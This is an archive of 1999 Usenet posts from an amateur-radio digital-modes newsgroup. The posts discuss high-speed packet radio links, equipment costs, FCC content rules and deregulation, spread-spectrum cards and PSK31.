If my interpertations of things are correct, those Rules were only set up at the behest of commercial services who feared that the "free" ham frequencies would be used against the commercial services. e.g in the old days of radio broadcasting, the MW AM broadcasters feared that hams might usurp their commercial positions, and the phone companies insisted on ham phone patches being illegal to protect their long distance services from free loaders using ham radio. Both of those reasons are now moot! Why keep outdated Rules? And. . . these days everyone including the Congress, the Administration, and the FCC are FOR DEREGULATION.

Perhaps there is no longer any need for such Rules.

For instance, the retransmission of email advertising banners should only help the advertisers and the free email providers. I am sure that amazon.com does not really care if orders for books come in to their www site after having passed over some network segments that were installed and operated by amateurs.

My question is. . . do the current FCC Rules forbidding these practices make any sense in today's world?

If not, maybe we should petition to have them recinded. After all, the mantra of the Internet today is "bandwidth should be free", and de-regulate to let markets govern, is that not what ham radio is all about?

Thoughts?

Peter AB4BC

----- Original Message -----
From: Charles Brabham <n5pvl@texoma.net>
Newsgroups: rec.radio.amateur.digital.misc
Sent: Monday, September 20, 1999 9:39 AM
Subject: Re: High Speed Packet(128k plus)

>
> pancho <fm2732@my-deja.com> wrote in message
> news:7s53qd$8hg$1@nnrp1.deja.com...
> > I am a new ham. :) KC7FHI (technician no-code, woohoo!)
> > I am interested in packet, but I have managed to pick up on some older

> > information about 56k RF modems and such. Even a mention that 128kbps is
> > possible through packet. Does anyone have any guidance they can give me?
> > I'm interested in packet- just not Charles's version of it (you really
> > are long winded.)
>
> Long-winded! I'll have you know that I greatly resemble that remark, sir!
>
> The LandLine Lid, "A" vision is exclusive, only having room for high-speed
> packet and tcpip, on the UHF and higher bands that high-speed is possible
> on.
>
> The Ham Radio "B" vision is inclusive, embracing all that "A" can come up
> with, in addition to the entire spectrum available to hams, and every
> protocol hams have been able to devise or emulate for themselves. The sum
> total of "A" is just the tip of the "B" iceberg. There are no artificially
> imposed limits in "B".
>
> Advice: Don't limit yourself to a vision propagated by antisocial geeks.
You
> end up sharing their limitations.
>
> Guidance: Transmission of commercial material (such as Internet banners
and
> ads at the end of E-mail messages) and business communications that make
up
> most web content are highly illegal over the ham bands.
>
> Happy surfing!
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

3969. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s6sfiup1@bgtnsc03.worldnet.att.net>
Source record: 16577

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:DHrmNx+s2SaofDUoViT9sz9jVUYr@4ax.com...
> On Sun, 19 Sep 1999 22:50:35 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
> >news:tinlN9QLyMKyqvyn62g+MzZSipIu@4ax.com...
> >
> >> Note, an external amplifier is not a good idea. You don't
> >> need the extra TR delay, and any path that can't be made
> >> with the 5-10 watts available from the transverter probably
> >> has too much multipath to be useful anyway (though with
> >> the FEC now built into the modems, multipath is less of a
> >> concern).
> >
> >Gary,

Hmmm ... "external" amplifier. Didn't think I said that ...

Why any extra delay? Whether the final transistor is 10W
or 100W, the delay should be (about) the same: a few ms. max.
Certainly true for my HF radios. No reason to think vhf/uhf/shf
would be any different.

> >1)
> >Some folks live out in the country.
> >Sometimes WAY out in the country.
> >5-10 watts won't cover the 50-150 mile paths required.
> >Multipath can be handled by the use of appropriate antennas.
>
> Our longest single hop is 90 miles. We do that with 4 watts.
> Of course it is a mountain top to mountain top path. On an
> obstructed path, all you have is multipath. Usually, you can't
> resolve that with antenna orientation or gain because too many
> of the multiple paths are in the beamwidth of any reasonable
> gain antenna. So you have to engineer paths that clear the
> first Fresnel zone.

I was talking line of sight paths. Lots of mountains here. TOO many.
Get reflections from all directions due to those big white volcano things.
So we use yagis.

> Paths that don't qualify simply aren't used. That's just good
> network engineering practice. That often means that the most
> direct path isn't usable, and we have to organize the network
> topology to use an alternative routing. Sometimes it means
> rural hams are left out of the network unless they want to fund

> multiple hops just to serve one station. That's the way it goes.

Works where there are people or available sites. We have a real
lot of empty space, without people or roads. Often it is not feasible
to put relays in place. Cost of obtaining a site, creating road access
to it, etc. is way out of line. So we have long haul links Sometimes
those have to cross mountain ranges. Knife edge works. Not at
high data rates though, due to the problems you mention.

> >2)
> >Some of us want to build long haul networks.
> >100 mile or longer paths are needed.
>
> But they usually aren't feasible. Over the horizon isn't
> tenable for fast amateur data networks. You need to
> arrange your system around the idea that the average
> hop must be less than 30 miles, or settle for a much
> lower data rate where multipath delay doesn't cause
> symbols to overlap excessively. In exceptional cases,
> like the one noted above, topography may allow a
> longer hop, but it will be the exception, not the rule.

Hmmm ... not talking "Over the horizon". My horizon out the
shack window is over 150 miles to the south, 70 to the east,
and about 100 to the north east. I'm not even in a REAL good
location, just "good". My horizon to the north, however, is about
one mile. But I still have a 9600 baud link in that direction, of
about 25 miles. 25W, 10 el yagis on both ends. Works well,
even though we are way out of the first Fresnel zone.

> You need a BER of under 1 in 10E6 or your network
> performance becomes dismal out past 3 or 4 hops.
> That means you have to engineer things *right* on
> every link.

Not possible. We have these hills and mountains.
The 100 mile link to the south works very very well.
However that link of 25 miles to the north would take
three relay points to make it line of sight. Oops.

> >Got to get the power spread.
>
> Alligator thinking. Just being loud doesn't cut it. The
> key factor is the ability to receive a clean signal.

Not always an option.

> That requires a clean path, or your BER goes through
> the roof due to multipath induced intersymbol distortion.
> (SS has the potential of helping significantly with that,
> but we don't have any off the shelf SS equipment for
> amateur use right now, and there are other problems
> with SS systems co-located on high RF sites that I

> expect will be difficult to resolve.)

Nice idea, but not always an option.

> We tried 50 and 100 watt amplifiers early on. Didn't
> help. We could *hear* the alligators, but the BER was
> so bad that they degraded the performance of the
> entire network.

Our experience is quite different. Without the high ERP,
we had NO LINK AT ALL.

> >Takes aluminium as well as silicon.
> >The only other choice is to use the internet.
> >That ain't ham radio. No challenge involved.
>
> The other choice is to not succumb to alligator thinking,
> and instead do the hard RF path engineering to make
> the system work. It is hard work, it does require a lot of
> resources, but that's how it is done. AT&Tdid it many
> years ago with their RF relay network. If we want the
> same RF network capabilities, we have to repeat what
> they did. Physics hasn't changed.

I simply do not agree. There are not resources enough to
bridge the long hauls using short hops. The money ain't
there. So it is better to do SOMETHING rather than
throw up one's hands and claim it cannot be done because
it cannot be done "perfectly".

> Grandiose fast amateur RF networks spanning thousands
> of miles are just a pipedream for any group with less resources
> than AT&T. We can't fund it, we can't build it, we can't maintain it,
> and we can't manage it. We don't have the resources or the cooperative
> spirit to do it purely on amateur radio. There are too many square miles
> and too few hams standing on them in the US to allow that to happen.

Nonesense. It COULD be done, but not with the "I need a relay
point every few miles" or "The BER must be perfect" thinking.

> Perhaps in the densely populated little nations of Europe national
> networks can be done, but not across our vast rural spaces. That's
> sad, but it is real. We need to face up to reality and do what we are
> best suited to do, and that is the smaller scope metropolitan and
> relatively small regional networks that we can practically fund,
> build, and maintain.
>
> The GRAPES network covers an area of roughly 45,000 square
> miles, and that's about as big as is practical for a fast amateur
> network in our part of the US. We don't have the people, money,
> or sites to grow it much bigger. California might be different. They
> have 10 times our population, and a bunch of natural high sites. I
> haven't seen an organization with the energy and dedication of

> GRAPES building a fast network out there, however.

California is mostly open space with no people, just like the rest
of the West. It's a BIG place. The big cities are, north to south,
with approximate distances:

Vancouver, BC - Seattle, WA - 50 miles.
Seattle, WA - Olympia/Tacoma, WA - 50 miles.
Olympia/Tacoma, WA - Portland, OR - 100 miles.
Portland, OR - San Francisco, CA - 600 miles.
etc.

Yes, there are some small cities, and a lot of small (very small)
towns in between, but few of them have enough hams (or
any hams for that matter) to support intermediate link sites.
So we have fair network from Vancouver, BC south to Portland.
Then it gets pretty thin for a long way. The reason for the long
haul links is to bring places like Eugene, OR into the network.
That took a 100 mile hop. The next hop south from Eugene
is very tough; the transverse ranges north of the Siskyous chop
the paths up into 10-20 mile chunks. For a couple hundred miles.
Then you hit the CA Central valley, and all becomes easy again.
Um ... you did have to cross Siskayou Summit and Mt. Shasta
to get there though. If one could accomplish all the above, then
one has a network roughly following I-5 down the coast.
But what about inland? More big mountains in the way.

So we use a lot of long haul to very long haul 2M 1200 baud links.
It's that or nothing.

> >So you are saying these modules do not need any tune up?
> >Just plug everything together, hook to an antenna, it works?
> >Could you be more specific about the test gear required
> >beyond your basic solder gun, screwdriver and pliers?
>
> Netting the various transverters together on a common frequency
> is the only adjustment absolutely needed. That can't realistically be
> done by ear. You can do it by monitoring the eye pattern (with a scope)
> of another station known to be on frequency. If one of the group has an
> IFR or the like, you can use that without needing a priori to have one
> transverter spot on frequency.

Ok, I need a scope.

> Typically, we find that the transverters are a few kHz off frequency
> when first crystalled up, so they have to be netted. You don't have to
> get absolutely spot on, the modems use a tracking data detector
> that can handle up to about 5 kHz frequency error without impairing
> BER. But we'd like to reserve that as margin for thermal drift and
> component aging.
>
> It is also nice if you can monitor the eye pattern with a scope so you can

> adjust the transverter PA drive of other systems for best linearity (and
> monitor their received eye pattern to do the same for your PA). That'll
> make you a better spectral neighbor, and lower BER a bit too. But we've
> found that with the MMT transverters, turning the drive down to get about
> 4 watts out always gives us a clean spectrum, so you can do it with just
> a Bird. (You can't get away with that with the Hamtronics units, however,
> for them you *really* need access to a spectrum analyzer. Nasty things
> unless they're tuned *just* right.)

Ok, so I need to buy a scope.

> No external test equipment at all is needed for the RF modems. There are
> some switch settings to configure (if the defaults don't suit you). You
can
> select one of 10 frequencies (100 kHz spacing), select whether you want
> to operate duplex or half duplex, select TTL or RS422 on the computer
side,
> select whether you want FEC or not, etc. But the modems come configured
> to work right out of the box and shouldn't need any adjustments unless you
> want something other than the default settings.
>
> The stuff that had to be tweaked in the first generation modems has all
> been put into ASIC for the current modem, so there is no tune up involved.
> You can peak the IF filter if you like, but the modem has an internal
method
> of doing that which doesn't require any external test equipment. You just
> set a jumper, then tweak for max on the signal bargraph display. It should
> be fine right out of the box, however.
>
> >Where does one get these various modules?
> >What is their cost?
>
> Paccomm (and GRAPES) sell the W&T RF modems. The cost is $349.
> Transverters are available from their manufacturers, or at hamfests. I
> usually find MMT transverters for around $150 at most of the hamfests
> I attend. They're usually crystalled for the wrong segment of the band
> (the satellite or weak signal segment), so you need to spend $15 for a
> new set of crystals to move them into the data bandplan. New transverters
> range in price from under $200 to over $600 depending on make, model,
> and band. Virtually any linear transverter will work with the modems.

> You need a HDLC card in the computer too. I've personally used both
> the PI-2 card ($98) and the Gracilis PacketTwin (don't know the current
> cost on that one, but it is more expensive since it is full duplex DMA).

DMA probably overkill (or underkill, see some of the assembler
newsgroups for interesting measurements of DMA I/O vs. programmed
I/O, I was surprised at the results). Modern machine ("Pentium anything")
can easily handle many channels of 56k data. I personally do not like
the SCC chip, but that is "hacker bigotry" and nothing else.

> There are others. A Mac can work directly from its serial port since it
> comes stock with chips that can be programmed to handle RS422 and
> HDLC directly (about the only case I can think of where having a Mac is
> an advantage).

Hmmm ... my Imsai I/O chips can do HDLC ... back to CP/M ?

> Basically, you're looking at $600 to set up for 56 kb. That's more than
> it costs to dedicate a TNC and radio to 1.2 kb, but not much different
> from what it costs to set up to do 9.6 kb correctly (that's because you
> generally have to use an IF modulated multimode to get an acceptable
> BER with G3RUH style 9.6 kb).

Things are a bit cheaper for 9600. Any old serial card will work.
Radios are available cheap (TEKK e.g).

So we have:

$349 for a modem.
$200 for a transverter for each modem.
$100 for an HDLC card.
$x for coax. ($200 for 150' hard line e.g.)
$y for antenna. ($75 - $300 depending on gain required).
$z for misc. parts, box to put stuff in, connectors, etc.

Minimum of two each of the above.

Looks like I could set up one point to point link for about $1600.
Sounds reasonable. Now all I need is someplace to put the other end.

(I'll figure the cost of scope, dvm, freq counter, Bird, etc. as what
is needed to replace my old dead test gear). This sounds like an
interesting project. Doubtful I'll find anyone within line of sight
willing to play though ... hazard of living out in the boonies.

Thank you for all the info. Is filed in my "stuff to do now that I'm
retired" folder.

--

... Hank

http://horedson.home.att.net

3970. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s6skl$1jt$1@bgtnsc03.worldnet.att.net>
Source record: 16578

<steve_sampson@my-deja.com> wrote in message
news:7s6ghr$958$1@nnrp1.deja.com...

> I don't expect non-veterans to understand.

Keep in mind that understanding does not imply agreement.
But go ahead and patronize away.

By the way: all those numbers I posted were made up.
Just another troll here in trolland.

--

... Hank

http://horedson.home.att.net

3971. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s6sos$28u$1@bgtnsc03.worldnet.att.net>
Source record: 16579

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:2kzF3.2135$1i3.35582@nuq-read.news.verio.net...
>
> steve_sampson@my-deja.com wrote in message
<7s54kr$8u6$1@nnrp1.deja.com>...
> >
> >> Okay, now I've heard of these cheap SS cards that are out there from
> >> another source, but I'm still trying to track down what exactly people
> >> are using. These things come out in the $500 price range -- so
> >> that's close, but not quite the $120 price you mentioned.
> >>
> >> http://www.connectronics.com/rangelan.htm
> >>
> >> I assume different products from different manufacturers will be
> >> incompatible -- right? Or will any SS card talk to any other --
> >> are there standards for this? What cards are you using to
> >> get the 4 mile range? Do you get 1 mega-bits/s with this?
> >
> >Try:
> >
> > http://www.proxim.com/symphony
> >
> >These are from the same company who makes rangelan, but are consumer
> >grade (whatever that means).
> >
> >I don't think symphony cards use the new standard 802.something, and
> >are probably not compatible with anything else. But then again,
> >everything else is twice as expensive. The cards operate at 1.6 Mbps
> >and 100 mW. That's not true full-duplex, but with spread spectrum,
> >it's not really half-duplex either. It's fast.
>
>
> Yeah, thanks. At $129, they do start to fall into my 'mad money' range,
> for this kind of thing -- just to fuss around with, you know. I just need
> to come up with another site in the SF Bay area, to link to. From an
> anal-ham-radio-rules-lawyering perspective, is strictly legal to put
> gain antennas on these guys -- or to put them up on towers? I could
> see sticking one of those little ethernet bridge gizmos up on a mast.
> Maybe a whole motherboard and net card could fit on a mast, though
> that'd be a little unwieldy.

These radios run in ham bands?

If not, then what do ham radio rules have to do with anything.
Oh, just ONE little thing: the FCC has been known to suspend

ham licenses for violations in other services.

--

... Hank

http://horedson.home.att.net

3972. Re: FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7s6ta2$l9t$1@news1.fast.net>
Source record: 16580

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

And I was apparently wrong. I had not heard of "FSK31."

Sorry.

- --

Carl R. Stevenson - WA6VSE
mailto:wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Director, NCI
Fellow, Radio Club of America
Senior Member, IEEE
Member, ARRL
Join NCI - Hams for the 21st Century!
Help modernize ham radio and assure its future survival!
http://www.nocode.org

Steve Carlisle <quatsein@island.net> wrote in message
news:37e6c8f3.165559495@news.cr.island.net...
> Thanks George, I was beginning to think I may have misread
> the reference.
>
> Steve
>
>
> On Sun, 19 Sep 1999 19:10:36 -0500, "George T. Baker"
> <w5yr@swbell.net> wrote:
>
> >Yes, there is FSK31. It was developed by a Russian ham who markets
Mix32W
> >for amateur use in PSK31. He came up with the FSK version but it
has not
> >received much attention or press so far. His program costs $$
whereas
> >PSK31 and Logger, et al are free and thus are getting wider
distribution
> >and attention.
> >
> >--
> >72/73, George AMA 98452 R/C since 1964
> >Amateur Radio W5YR, in the 54th year and it just keeps getting
better!

> >AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
> >QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE
> >
> >
> >"Carl R. Stevenson" wrote:
> >>
> >> Steve Carlisle <quatsein@island.net> wrote in message
> >> news:37e5154a.54014055@news.cr.island.net...
> >> > Clinton, you are not pulling my leg are you. I did not see any
info in
> >> > regards to FSK31 at the PSK31 website. Did I overlook
something?
> >> >
> >> > Steve Carlisle
> >>
> >> Maybe the fact that it's PSK31, not FSK31 ... to the best of my
> >> knowledge, there IS NO "FSK31."
> >>
> >> However, PSK31 looks pretty neat.
>
-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBN+b3ZZe+N6+q84HiEQLYagCgtPww8Sh1aMNi6wPBMNs1pldjAQYAoNY2
pn7r0bS/FwypfmLQncb9yc+F
=GRi5
-----END PGP SIGNATURE-----

3973. Re: Wireless Low Data rate Modem / Remote controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Kenneth Miller <millerk@dccinc.com>
Message-ID: <37E70172.EE5568FF@dccinc.com>
Source record: 16581
Cross-posted to: comp.arch.embedded,comp.dsp,comp.realtime,rec.radio.amateur.digital.misc

I have been looking for similar type trancievers. Try:

http://www.radiometrix.co.uk/
http://www.linxtechnologies.com/
and
http://www.rfm.com/

to name a few.

Guy Macon wrote:

> In article <7s3q5q$bs9$1@adis.cesnet.cz>, japan@email.cz (ti) wrote:
> >
> >Hi,
> >
> >I'm looking for some realized ideas and hints concerning wireless data modem
> >/ remote controller [maybe with FEC] based on 8051/AVR/PIC/ADSP.
> >Modulator/demodulator interface: digital [direct to uC/DSP]
> >Modulation type: GMSK, BPSK, FSK, AM [OOK]
> >Data rate: min. 2400bps
> >Possible transfer protocol: AX25, TCP/IP...
> >
> >Should you have any links or partially related material, please let me know.
> >Many thanks in advance.
>
> Are you sure that you really need 2400 bps? If you can get by with
> 300bps, http://www.parallaxinc.com/ has a great little set of modules
> for wireless serial transmissions. They are much cheaper than the
> various faster RF/Serial links that I have seen.

3974. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <5wDF3.2255$1i3.36539@nuq-read.news.verio.net>
Source record: 16582

Hank Oredson wrote in message <7s6sos$28u$1@bgtnsc03.worldnet.att.net>...
>
>> >Try:
>> >
>> > http://www.proxim.com/symphony
>> >
>> >These are from the same company who makes rangelan, but are consumer
>> >grade (whatever that means).
>> >
>> >I don't think symphony cards use the new standard 802.something, and
>> >are probably not compatible with anything else. But then again,
>> >everything else is twice as expensive. The cards operate at 1.6 Mbps
>> >and 100 mW. That's not true full-duplex, but with spread spectrum,
>> >it's not really half-duplex either. It's fast.
>>
>>
>> Yeah, thanks. At $129, they do start to fall into my 'mad money' range,
>> for this kind of thing -- just to fuss around with, you know. I just
need
>> to come up with another site in the SF Bay area, to link to. From an
>> anal-ham-radio-rules-lawyering perspective, is strictly legal to put
>> gain antennas on these guys -- or to put them up on towers? I could
>> see sticking one of those little ethernet bridge gizmos up on a mast.
>> Maybe a whole motherboard and net card could fit on a mast, though
>> that'd be a little unwieldy.
>
>These radios run in ham bands?
>
>If not, then what do ham radio rules have to do with anything.
>Oh, just ONE little thing: the FCC has been known to suspend
>ham licenses for violations in other services.

Here's the data from their website. Yes, I believe the 2.4Ghz band that
they use for these radios is primarily in the ham band n the website
it says that the 'actual frequencies' vary by country. So, I'm not sure
exactly how close a match this is. There may be some bits of the
spread spectrum used that are outside of amateur frequencies. Isn't
there a gap somewhere in the 2.4ghz band. I need to look up a chart
again. It'd be funny if ham had priority, so if any hams complain
of interference, then I'd have to stop using the card.

On their website at

http://www.proxim.com/products/accessory/antapep.shtml

they show like a little parabolic antenna for use with these things. So, it seems like some kind of gain antennas are legal. They call it an 'outdoor antenna' so at least from the ads, it looks like going for gain is legal under some circumstances.

Of course, with these guys there' s no 'content restrictions' as with ham licensed stuff. I'm not sure how much range I could squeeze out of unlicensed spread spectrum equipment on this band. Though this one guy here says he got 4 miles -- probably line of site, but I can get some interesting line of site paths with a little Radio Shack antenna mounting stuff.

In-home/office data rate: 1.6 Mbps
Cordless modem speed: 56 Kbps, ITU-T V.90 & 3COM x2-compliant
Frequency: 2.4 GHz frequency band
Range: Up to 150-feet indoor and 300-feet outdoor
Roaming: Unrestricted throughout coverage area
Maximum computers per network: 10

3975. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s6vqc$12ls@enews3.newsguy.com>
Source record: 16583

<steve_sampson@my-deja.com> wrote in message
news:7s6ghr$958$1@nnrp1.deja.com...
>
> I don't expect non-veterans to understand.

I'll have to take exception to that, Steve. I know a number of veterans who
are perfectly rational.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3976. Re: PSK31 and IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <G53gdDA09m53Ewuj@g3vkm.demon.co.uk>
Source record: 16584

In article <7s5boh$20vc$1@arachne.labyrinth.net.au>, Hamish Moffatt
<hamish@rising.com.au> writes
>Roger Basford <Roger@g3vkm.demon.co.uk> wrote:
>> Make sure your microphone is unplugged if using the accessory socket and
>
>Why's that? I use the accessory socket on my IC-726 with the sound
>card (for G3PLX PSK31 and IZ8BLY Hellschreiber) with the microphone
>still connected. I suppose you would upset it if you made noise
>near the microphone though ..
>
>
Exactly! :-)) It's amazing how many stations I hear on 20m with their
mics live!

73,

Roger Basford

3977. help for a problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: kk <kkmdg@hotmail.com>
Message-ID: <01bf045e$08d0c5c0$ea1b0497@default>
Source record: 16449

I have a problem for my test at university, telecommunications course.
The system is a 2-psk with a carrier ar omega0.
The propagation block is modeled by a two-ray signal: one direct ant other
reflected, with an relative amplitude ro, and relative delay tau.
At receiver, the filter is matched at modulation impulse.

the questions are:

1) calculate the power of carrier after the propagation block (assume Vo
the amplitude of carrier)
2) dimostrate that the probability of error is:

P= 1/4 erfc(sqr(W)) + 1/4 erfc((sqr(W)(1-(1/1+ro)2tau/T))

where W=Pr/2NoB

B=1/T (T simbol time)
Pr=Power of carrier before matched filter at after propagation block.
No= bilateral spectrum of noise.

Thanks for all reply.
Ing. G.D. (Napoli)
one101@oneonline.it

3978. Directions Needed For Bowie Md Hamfest

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: al <no@spam.here>
Message-ID: <ddXnN4pWfHEIQd5autu18ioZ=VSv@4ax.com>
Source record: 16450

It's this Sunday, 9-26-99

Thanks,
Al

al at olg dot com
code3gold,m1200,535d,r70
wash dc , usa

3979. Re: DGPS MSK demodulation ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: amadeus@0SPAM.netcomuk.co.uk
Message-ID: <37e7d05d.3491415@nntp.netcomuk.co.uk>
Source record: 16451
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Tue, 21 Sep 1999 14:30:20 GMT, marsgal42@hotmail.com wrote:

>In article <37e6728f.13408792@nntp.netcomuk.co.uk>,
> Jim Dunnett wrote:
>
>> I always understood that DGPS used ordinary FSK. (?)
>
>No. MSK is a variation of FSK that uses tones that are as
>close together as they can be while still being distinct,
>and controls the phase relationship between them.

You detect the phase difference? Otherwise the bps rate
would be rather limited (?)

>You can indeed decode it as FSK. It just won't work as well
>as a real MSK decoder.

Thanks. Code30 does it reasonably well using the FEK module.
Must investigate this further.

"Que les nuages soient notre pied a terre..." - Hospital/Shafte

Vraiment!

--
- 73 de Jim, g(m)4rga | If I were a blackbird,
amadeus%netcomuk.co.uk | I'd whistle and preen,
dynastic%cwcom.net | I'd fly over London
g4rga@gb7tjf.#45.gbr.eu | and shit on the Queen.
PGP Key: pgpkeys.mit.edu:11371 | (Old Scottish Nursery Rhyme)
Rallies Info: www.netcomuk.co.uk/~amadeus

3980. Re: help for a problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: RA <ricear@hotmail.com>
Message-ID: <PgLoN7XZE+t1CliRrv2IIiBwr8jn@4ax.com>
Source record: 16452
Cross-posted to: alt.backrubs,rec.radio.amateur.digital.misc

On 21 Sep 1999 18:22:29 GMT, "kk" <kkmdg@hotmail.com> wrote:

>I have a problem for my test at university, telecommunications course.
>The system is a 2-psk with a carrier ar omega0.
>The propagation block is modeled by a two-ray signal: one direct ant other
>reflected, with an relative amplitude ro, and relative delay tau.
>At receiver, the filter is matched at modulation impulse.
>
>the questions are:
>
>1) calculate the power of carrier after the propagation block (assume Vo
>the amplitude of carrier)
>2) dimostrate that the probability of error is:
>
> P= 1/4 erfc(sqr(W)) + 1/4 erfc((sqr(W)(1-(1/1+ro)2tau/T))
>
>where W=Pr/2NoB
>
>B=1/T (T simbol time)
>Pr=Power of carrier before matched filter at after propagation block.
>No= bilateral spectrum of noise.
>
>Thanks for all reply.
>Ing. G.D. (Napoli)
>one101@oneonline.it
>

WTH has this got to do with Backrubs?

3981. Re: Let's Get Serious!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7s934o$lml@dfw-ixnews11.ix.netcom.com>
Source record: 16453

Charlie:

Do you think the ARRL Field Organization is up to this?

i.e. new appointments, instead of ORS, you have ONO (Official Node Operator), etc. . .

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message news:7s89d4$1uok@enews3.newsguy.com...
> A large-scale packet network is and should be treated as a social entity. In
> most if not all cases, it is the result of an organized effort by a club or
> organization in the first place, so this should take no great leap of the
> imagination. The trick is to match up that organization's structure and
> attitudes with it's goals. This needs to be adjusted in all cases I've seen
> here in the US, as these organizations are usually patterned after the
> familiar repeater organizations hams have had going for quite some time, and
> that model is not really up to the task.
>
> Ask any packet networker who's been at it a while, and he will tell you
> tales of burnout that would re-curl your short hairs. A few key people do
> all the work, and everybody else is just along for the ride.
> That's great, if you are only planning on putting up a few repeaters, but I
> believe it is universally recognized that it doesn't work for very long with
> a large-scale digital network. Once the initial growth spurt peters out,
> things start going to the dogs.
>
> Clearly, a different way of doing things needs to be looked into.
>
> It's my feeling that there is a need to work on a model for setting up and
> staffing an organization dedicated to building, developing and maintaining a
> large-scale digital ham radio network. What specialized jobs besides "HF
> coordinator" might be needed in order for the network to function as
> efficiently, effectively and smoothly as possible?
>
> One function that is regularly overlooked is a Funding Czar. Most ham

> organizations get along just fine by collecting reasonable dues or maybe
> having an occasional event such as a Ham-Fest in order to put a little
> something in the kitty. A club that intends to run and maintain a
> large-scale ham digital net needs to take funding a little more seriously
> than that. Setting up a small cluster of local repeaters and running an
> digital RF
> network with a 600 mile footprint are two entirely different things. We
need
> to recognize that fact and act accordingly.
>
> A funding Czar's main job would be to oversee the operation of a
non-profit
> organization. As with all non-profit organizations, it's main purpose
would
> be to generate funding and materials in order to perform a public service.
> (emergency communications and scientific research, in this case) For this
> reason, a professional should be hired and told that he will be generating
> his own salary. Work out a legal and satisfactory cut, familiarize him
with
> your goals, and turn him loose.
>
> There are numerous ways for non-profits to generate funds, including
> accepting donations of radio equipment and even towers from local
> corporations and government agencies that are upgrading to new equipment.
> You get a stack of UHF Micors and rolls of used but good heliax, they get
a
> tax write-off for the market value of the equipment without having to
market
> it. Sell it all to your in-house networkers at a bargain price, or to
other
> hams at the regular market price.
>
> Why not pay a few folks to clean up, recrystal and calibrate that stack of
> rigs, each matched up with a modem or TNC for true "plug 'n play" medium
to
> high speed networking that can be done without a service monitor? Doing
this
> solves the "expert burnout" problem quite handily, and puts you in a good
> position to have ready spares on hand for rapid repair of a node that
> develops trouble. Just jerk out the whole setup and replace it with a new,
> perfectly calibrated one and put the malfunctioning modem/radio pair in
the
> junk pile for parts or possible repair. An appliance operator job. No
> burnout.
>
> Since you can now afford to; Build parallel, redundant links so that the
> loss of one node will not interrupt service, instead only slowing things
> down a bit until it can be replaced or repaired. Bulletproof your network.
>
> And so on...

>
> How about a "maintenance coordinator", who ships off the replacements to
> where they need to be and assists the node-ops with technical questions
over
> the phone or email?
>
> Let's get serious!
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

3982. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7s93n4$m57@dfw-ixnews11.ix.netcom.com>
Source record: 16454

Charlie:

I am not proposing having the Rules recinded or reduced just for Digital Networking but for all ham radio activities!

What I am saying is that the current Rules are anachronistic emanating from the heady days of the rapid growth of commercial AM radio and the growth of telephony services. Today is a new era. . . Those services no longer need protection from amateurs. I say let's ask the FCC to drop all of those anachronistic Rules.

e.g. if you really want to try to bypass the InterExchange Carriers like ATT/Sprint/MCI/WorldCom/QWest/IXC, etc and compete with their 10 cents or 5 cents a minute rates simply .. . by using a cheap, phone patch and a cheap ham station, why we should just be allowed to go ahead and try it! Similarily for any one who thinks they can compete with WNBC AM and FM using ham radio, let em . . .

Face it. . . those guys no longer need protection from us hams. Which was the real reason for the Rules in the first place. Hams never ever asked for those Rules! The "commercials" had those Rules imposed upon us.

I say, we should petition the FCC to remove as many as the old Rules as possible. Other than granting us frequency bands and power limits, we should be free, free, free . . . to do what we want. DEREGULATE!

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
